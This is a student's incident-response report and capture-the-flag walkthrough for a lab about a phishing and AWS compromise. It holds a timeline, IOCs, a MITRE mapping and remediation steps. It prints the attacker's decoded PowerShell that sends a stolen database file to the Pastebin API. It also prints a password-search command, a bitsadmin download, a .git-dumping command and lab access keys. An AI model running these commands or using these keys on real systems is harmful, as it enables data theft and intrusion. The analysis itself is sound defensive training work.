

PikaBoo

Analyst: Benjamin Liu

Date: 6/5/2026

Executive Summary

On October 5, 2024, Trick Or Treat (ToT) experienced a major security incident initiated by a phishing email that delivered a malicious attachment (*Feedback.exe*) to employee Michelle Gibson on Machine-2. Within approximately 2 hours and 22 minutes, the attacker compromised multiple user accounts—including *pika.boo*, *mgibson*, *john@10.0.1.133*, and *thirdpartyvendor*—and gained unauthorized access to both the on-premises Active Directory environment and the AWS cloud infrastructure.

The attacker exfiltrated a database file via the Pastebin API, infected Machine-1, Machine-2, the domain controller, and AWS resources, and terminated six AWS instances.

The root cause of the incident was credential compromise:

- The attacker obtained initial access through the phishing attachment and successfully performed AS-REP Roasting to crack the *pika.boo* domain account, enabling lateral movement and data exfiltration.
- Additionally, a misconfigured company website exposed a */.git/* directory, which contained AWS credentials for the account '*thirdpartyvendor*'. This allowed the attacker to create and terminate AWS instances, resulting in destruction of the cloud environment.

Immediate containment actions were executed, including isolating affected systems (Machine-1, Machine-2, the domain controller, and AWS resources), terminating active sessions, performing

forensic imaging, resetting all credentials, and removing malicious payloads. Short-term and long-term remediation plans have been documented and provided to the incident response team.

Senario

ToT, a company, was developing a top-secret cloud project. Their lead developer, Will (who always uses GitHub), went on Halloween vacation but received feedback on his website, where he'd added his email for feedback. Needing someone to check his inbox, he sent his credentials to a colleague, Michelle. A few hours later, the entire cloud environment vanished. Will's in hot water for sharing his credentials—never share yours! Can you uncover how the environment got AWSaultAD?

Will's in hot water for sharing his credentials—never share yours! Can you uncover how the environment got AWSaultAD?

Splunk Git T1566 T1059 T1567 T1529

TimeLine

TIME	NOTE	IOCs	USER
10/5/24@1:15:31.000 PM	Michelle used Internet Explorer to download an attachment from Will's email	Feedback.exe : SHA256=2A45EF36B2B763399B146AAA33232D95669EF7FD3FDA0C0158278A3AE2D89347	Host:MACHINE-2; Account_Name:mgebson;

10/5/24@1:15:31.00 PM	ApacheBench command line utility	C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Fee dback.exe"	Parentimage: C:\Program Files\internet explorer\iexplore.e xe; host: Machine-2
10/5/24@1:15:56.00 PM & 10/5/24@1:19:24.00 PM	Feedback.exe-- >Cmd.exe	C:\Windows\system32\cmd. exe	Parentimage: C:\Users\mgibson\ AppData\Local\Mi crosoft\Windows\I NetCache\IE\E4FX XCGX\Feedback.ex e; host: Machine-2
10/5/24@1:15:59.00 PM	remote command executed	whoami	host: Machine-2
10/5/24@1:16:09.00 PM	remote command executed	hostname	host: Machine-2
10/5/24@1:16:40.00 PM	remote command executed	wmic computersystem get domain	host: Machine-2
10/5/24@1:16:46.00 PM	remote command executed	powershell	host: Machine-2

10/5/24@1:24:14.0 00 PM	AS-REP Roast attack occurred	EventCode: 4768 Message=A Kerberos authentication ticket (TGT) was requested. Pre_Authentication_Type = 0.	pika.boo host: Machine-2
10/5/24@1:35:22.0 00 PM	Lateral movement:AWS instances created	sourceIPAddress: 139.162.53.206; instanceId: i-0001e206c07b8b0f5; PrivateIp: 10.0.1.126; userAgent: aws-cli/2.18.0 md/awscrt#0.21.2 ua/2.0 os/linux#6.8.0-41-generic md/arch#x86_64 lang/python#3.12.6 md/pyimpl#CPython cfg/retry-mode#standard md/installer#exe md/distrib#ubuntu.24 md/prompt#off md/command#ec2.run-inst ances	userIdentity.userName: thirdPartyVendor host: AWS

10/5/24@1:37:27.0 00 PM	Encoded command	CommandLine "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand ZgBpAG4AZABzAHQAcgAg AC8AUwAgAC8AUgAgAC8 ATgAgACIAXgBwAGEAcwBz AHcAbwByAGQAlgAgAEMA OgBcAFUAcwBIAHIAcwBcA CoALgAqAA== parsed: find str ./S /R /N "^password" C:\Users\	CurrentDirectory: C:\Users\mgibson\; host: Machine-2
10/5/24@1:43:56.0 00 PM	Valid Accounts	Account Name: pika.boo; EventCode=4624; host MACHINE-1 SourceIP: 10.0.1.126.	host: Machine-1
10/5/24@1:56:00.0 00 PM	ASREPROast attack occurred	EventCode: 4768 Message=A Kerberos authentication ticket (TGT) was requested.	pika.boo host: DC
10/5/24@2:11:11.0 00 PM	Encoded command	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand ZgBpAG4AZABzAHQAcgAg AC8AUwAgAC8AUgAgAC8 ATgAgACIAXgBwAGEAcwBz AHcAbwByAGQAlgAgAEMA	host: Machine-1

		OgBcAFUAcwBIAHIAcwBcA CoALgAqAA==; parsed: find str ./S /R /N "^password" C:\Users\.	
10/5/24@2:20:18.0 00 PM	Valid account	"C:\Windows\System32\OpenSSH\ssh.exe" john@10.0.1.133	host: Machine-1
10/5/24@2:56:20.0 00 PM	Download payload	"C:\Windows\system32\bits admin.exe" /transfer myDownloadJob /download /priority normal http://10.0.1.133:8000/I0IDu mp.txt C:\Users\pika.boo\AppData \Roaming\I0IDump_db.txt	host: Machine-1
10/5/24@3:09:25.0 00 PM	Encoded command; Exfiltration via Post to pastebin.com	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand JGFwaV9kZXZfa2V5ID0gInZ ma2FvYzF3MDhFTE9TVW9Z ZjRucGl6MkthWTBJcnNwliA gCiRmaWxlX..... parsed: Send POST request to Pastebin API\$response = Invoke-RestMethod -Uri "https://pastebin.com/api/a pi_post.php" -Method Post -Body \$body;	host: Machine-1

		\$file_path= C:\Users\pika.boo\l0lDump. txt	
10/5/24@3:13:49.0 00 PM	Encoded command	"C:\Windows\System32\Wi ndowsPowerShell\v1.0\pow ershell.exe" -EncodedCommand VwByAGkAdABIAC0ASABvA HMAAdAAgACIASwBhAGIAb wBvAG0AIQAhACAASABhA HAAcAB5ACAASABhAGwAb ABvAHcAZQBIAg4AlgA=; parsed: write-Host. "Kaboom!! Happy Halloween"	host: Machine-1
10/5/24@3:31:01.0 00 PM	AWS instances TerminateInstan ces	instancetype: i-004b383e7e2c9e51a ; instancetype: i-0c2df34aa89ac260a ; instancetype: i-03c7b7493af946030 ; instancetype: i-0d747ab158eb63145 ; instancetype: i-0001e206c07b8b0f5 ; instancetype: i-0d013c1acc3ce213c	AWS

IOCs

- The compromised user account on Machine-2: mgibson.
- Feedback.exe :

SHA256=2A45EF36B2B763399B146AAA33232D95669EF7FD3FDA0C0158278A3AE2

D89347
- Lateral movement: Attacker created AWS instance private IP address "10.0.1.126" .
- Initial access payload staging path:

"C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Fedback.exe"
- Attack chine : IE ->Feedback.exe ->Cmd.exe
- ASREPROast attack : EventCode: 4768 ; Message=A Kerberos authentication ticket (TGT) was requested; Pre_Authentication_Type = 0. Relative account:

pika.boo
- AWS run-instances : sourceIPAddress: 139.162.53.206; userAgent: aws-cli/2.18.0 md/awscrt#0.21.2 ua/2.0 os/linux#6.8.0-41-generic md/arch#x86_64 lang/python#3.12.6 md/pyimpl#CPython cfg/retry-mode#standard md/installer#exe md/distrib#ubuntu.24 md/prompt#off md/command#ec2.run-instances; userIdentity.userName: thirdPartyVendor
- encoded CommandLine:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

-encodedcommand

ZgBpAG4AZABzAHQAcgAgAC8AUwAgAC8AUgAgAC8ATgAgACIAXgBwAGEAcwBzA

HcAbwByAGQAIgAgAEMAOGbCAFUAcwBIAHIAcwBcACoALgAqAA== ; ---->parsed:

find str ./S /R /N "^password" C:\Users\.

- Valid account(leaked) login: Name: pika.boo; EventCode=4624; host:
MACHINE-1; SourceIP: 10.0.1.126.
- Valid account(leaked) login with SSH : "C:\Windows\System32\OpenSSH\ssh.exe"
john@10.0.1.133
- http://10.0.1.133:8000/I0IDump.txt was requested from Machine-1, user:
pika.boo
- Encoded command:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

-EncodedCommand

JGFwaV9kZXZfa2V5ID0gInZma2FvYzF3MDhFTE9TVW9ZZjRucGI6MkthWTBJcnNwli

AgCiRmaWxIX3BhdGggPSAiQzpcVXNlcnNccGlrYS5ib29cbDBsRHVtcC50eHQiICAKJ

GFwaV9wYXN0ZV9jb2RIID0gR2V0LUNvbnRlbnQgJGZpbGVfcGF0aCAUmF3CiRhcGl

fcGFzdGVfbmFtZSA9ICJQd24zZF9EQilglAokYXBpX3Bhc3RIX3ByaXZhdGUgPSAiMSI

gCiRhcGlfcGFzdGVfZXhwaXJlX2RhdGUgPSAiTilgCgojIFByZXBhcmUgdGhIIHJlcXVlc3

QgYm9keQokYm9keSA9IEB7CiAgICBhcGlfcGFzdGVfZGV2X2tleSA9ICRhcGlfcGFzdGVfZGV2X2tleQogICA

gYXBpX29wdGlubiA9ICJwYXN0ZSIKICAgJGFwaV9wYXN0ZV9jb2RIID0gJGFwaV9wYX

N0ZV9jb2RICiAgICBhcGlfcGFzdGVfbmFtZSA9ICRhcGlfcGFzdGVfbmFtZQogICAgYXB

pX3Bhc3RIX3ByaXZhdGUgPSAkYXBpX3Bhc3RIX3ByaXZhdGUKICAgIGFwaV9wYXN0
ZV9leHBpcmVfZGF0ZSA9ICRhcGlfcGFzdGVfZXhwaXJlX2RhdGUgCgojIFNlbnQgUE9
TVCBYXZF1ZXN0IHRvIFBhc3RIYmluIEFQSQokcmVzcG9uc2UgPSBJbnZva2UtUmVzdE
1ldGhvZCAtVXJpICJodHRwczovL3Bhc3RIYmluLmNvbS9hcGkvYXBpX3Bvc3QucGhwli
AtTWV0aG9kIFBvc3QgLUJvZHkgJGJvZHkKCgojIERpc3BsYXkgdGhlIFVSTCBvZiB0aGU
gdXBsb2FkZWQgcGFzdGUKV3JpdGUtT3V0cHV0ICJQYXN0ZWJpbiBVUkw6ICRyZXN
wb25zZSI=

○ ----->parsed:

```
$api_dev_key = "vfkaoc1w08ELOSUoYf4npiz2KaY0Irsp"
$file_path = "C:\Users\pika.boo\l0lDump.txt"
$api_paste_code = Get-Content $file_path -Raw
$api_paste_name = "Pwn3d_DB"
$api_paste_private = "1"
$api_paste_expire_date = "N"
# Prepare the request body
$body = @{
    api_dev_key = $api_dev_key
    api_option = "paste"
    api_paste_code = $api_paste_code
    api_paste_name = $api_paste_name
    api_paste_private = $api_paste_private
    api_paste_expire_date = $api_paste_expire_date
# Send POST request to Pastebin API
$response = Invoke-RestMethod -Uri "https://pastebin.com/api/api_post.php" -Method
Post -Body $body
```

- "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

-EncodedCommand

VwByAGkAdABlAC0ASABvAHMAAdAAgACIASwBhAGlAbwBvAG0AlQAhACAASABhA

HAAcAB5ACAASABhAGwAbABvAHcAZQBIAg4AlgA=; ---->parsed: write-Host.

"Kaboom!! Happy Halloween"

- AWS instances terminated:
 - instancelid: i-004b383e7e2c9e51a ;
 - instancelid: i-0c2df34aa89ac260a ;
 - instancelid: i-03c7b7493af946030 ;
 - instancelid: i-0d747ab158eb63145 ;
 - instancelid: i-0001e206c07b8b0f5 ; (created by attacker)
 - instancelid: i-0d013c1acc3ce213c .

Attack Chain

- Phishing(feedbak.exe)-->Machine-2(mgibson) -->pika.boo credential
- 139.162.53.206(attacker's IP)--> AWS instance (thridpartyvendor) 10.0.1.126 --> Machine-1(pika.boo) -->DC(pika.boo)-->10.0.1.133@john--> download l0lDump.txt from 10.0.1.133 to Machine1 -->powershell "Kaboom!! Happy Halloween" -->terminate AWS instance

Mitre Attack mapping

Technique ID	NOTENOTE	IOCs
T1566.001	Phishing: spearphish attachment	Feedback.exe : SHA256=2A45EF36B2B7633 99B146AAA33232D95669EF 7FD3FDA0C0158278A3AE2D 89347
T1059.001&T1140	Command and scripting interpreter: PowerShell and Decode file or Information	CommandLine "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand ZgBpAG4AZABzAHQAcgAg AC8AUwAgAC8AUgAgAC8A TgAgACIAXgBwAGEAcwBzA HcAbwByAGQAIgAgAEMAO gBcAFUAcwBIAHIAcwBcACo ALgAqAA== parsed: find str ./S /R /N "^password" C:\Users\.
T1087	System Location Discovery	whoami, hostname, wmic
T1558.004	Steal Or Forge Kerberos Tickets : AS-Rep Roasting	EventCode: 4768 Message=A Kerberos authentication ticket (TGT) was requested. Pre_Authentication_Type = 0.

		ZGV2X2tleQogICAgYXBpX29wdGlvbiA9 parsed: Send POST request to Pastebin API\$response = Invoke-RestMethod -Uri "https://pastebin.com/api/api_post.php" -Method Post -Body \$body; \$file_path=C:\Users\pika.boo\l0lDump.txt
T1567	Exfiltration Over web Service	"C:\Windows\system32\bitsadmin.exe" /transfer myDownloadJob /download /priority normal http://10.0.1.133:8000/l0lDump.txt C:\Users\pika.boo\AppData\Roaming\l0lDump_db.txt
T1578.002	Modify cloud compute infrastructure: Creat Cloud Instance	eventName: RunInstances ; arn: arn:aws:iam::764581110688:user/thirdPartyVendor

T1059.001&T1140	<i>command and scripting interpreter: PowerShell and Decode file or Information</i>	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand VwByAGkAdABIAC0ASABvAHMAAdAAgACIASwBhAGIAbwBvAG0AIQAhACAASABhAHAAcAB5ACAASABhAGwAbABvAHcAZQBIAg4AlgA= ; parsed: write-Host. "Kaboom!! Happy Halloween"
T1529	System shutdown/Reboot	terminate instances: instancetype: i-004b383e7e2c9e51a ; instancetype: i-0c2df34aa89ac260a ; instancetype: i-03c7b7493af946030 ; instancetype: i-0d747ab158eb63145 ; instancetype: i-0001e206c07b8b0f5 ; instancetype: i-0d013c1acc3ce213c

Remediation suggestions

- Immediate actions
 - Use network filtering to block outbound traffic from compromised systems to unapproved external destinations.
 - Suspending compromised accounts including mgibson, pika.boo, John@10.0.1.133, thridPartyVendor.
 - Forced all user logging out and finishing all sessions.
 - Forensic evidence perservation
 - bit-by-bit imaging for Mechine- 1&2 and DC
 - Memory capture for Mechine- 1&2 and DC
 - cloud snapshots for AWS
 - Removing the payload 'Feedback.exe' on Machine-2 at
C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe"
 - Removing the payload at
C:\Users\pika.boo\AppData\Roaming\l0lDump_db.txt.
 - Resetting all users' credentials with strong password length (ideally 25+ characters) and complexity.
- Short-term plan:
 - Kerberos preauthentication is enabled by default.

- Enable AES Kerberos encryption (or another stronger encryption algorithm)
- Anti-virus can be used to automatically quarantine suspicious files.
- It may be possible to remove PowerShell from systems when not needed.
- Set PowerShell execution policy to execute only signed scripts or restricting PowerShell execution policy to administrators.
- PowerShell Constrained Language mode can be used to restrict access to sensitive or otherwise dangerous language elements such as those used to execute arbitrary Windows APIs or files.
- Rebuild the Website properly.
- Long-term plan:comm
 - Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware or unusual data transfer over known protocols like FTP can be used to mitigate activity at the network level.
 - consider using Group Managed Service Accounts or another third party product such as password vaulting.
 - Limit permissions for creating new instances in accordance with least privilege.Organizations should limit the number of users within the



organization with an IAM role that has administrative privileges, strive

to reduce all permanent privileged role assignments, and conduct

periodic entitlement reviews on IAM users, roles and policies.

- Routinely check user permissions to ensure only the expected users have the capability to create new instances.

Investigation ScreenShot




From Will's website, I open the developer tool, and then get the Email of Will leave for feedback.

Q2) The attacker targeted the cloud. Check Will's website—was anything leaked or somehow left behind? Provide the access key. (Format: Access Key) (3 points)

AKIA3EBEV4OQLWYJIHGN

Correct! ✓

gitdumper.sh is a script designed to exploit publicly exposed Git repositories on web servers. When a Git repository is improperly configured and its `.git` folder is accessible via a URL, this script allows as to dump the contents of the repository, including source code, configuration files, and possibly sensitive information such as API keys, credentials, or access tokens. ---Khayala Suleymanova



```
ubuntu@ip-10-0-6-224: ~/Desktop/dlgit
[+] Downloaded: objects/b8/ad181977a296792997e47ea8f8167383cddcbc
ubuntu@ip-10-0-6-224:~/Desktop$ ^C
ubuntu@ip-10-0-6-224:~/Desktop$ cd dlgit
ubuntu@ip-10-0-6-224:~/Desktop/dlgit$ git log
commit 4ec3f595cc62d5799bb0b439f3826d24a2a90296 (HEAD -> master)
Author: Trick0rThreat <Trick0rThreat@SBT.COM>
Date:   Fri Oct 4 10:54:34 2024 +0000


    Initial Commit - Website v2

commit 86a5500d9f8196dd9d0e3002d49c4e7209118167
Author: Trick0rThreat <Trick0rThreat@SBT.COM>
Date:   Fri Oct 4 10:53:14 2024 +0000


    Initial Commit - Website
ubuntu@ip-10-0-6-224:~/Desktop/dlgit$ git checkout
D      hello.png
D      index.html
D      script.js
D      styles.css
D      thirdPartykeys.txt
ubuntu@ip-10-0-6-224:~/Desktop/dlgit$
ubuntu@ip-10-0-6-224:~/Desktop/dlgit$ git restore
git: 'restore' is not a git command. See 'git --help'.
```

Execute `gitdumper.sh` on the Desktop. commandline : `./gitdumper.sh http://localhost/.git/`

`/home/ubuntu/Desktop/`, and I notice that many file downloaded. The web was misconfigured and its `git` folder was visitable via url without any protection.



git restore command lets the downloaded file to present in the folder.





The credential exposed to attacker.

Q3) Using Splunk, find the user to whom this access key belongs.(Format: Username) (2 points)

thirdPartyVendor

Correct! ✓



I search the Access key and got 10 events. In the field 'useridentity.userName', I got the answer.

Q4) Michelle used Internet Explorer to download an attachment from Will's email. Identify the file that led to initial access. (Format: Filename.extension) (3 points)

Feedback.exe

1 index=* EventCode=1 download NOT splunk

3 events (before 6/6/26 12:35:59.000 AM) No Event Sampling

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 second per column

List Format 20 Per Page

Time	Event
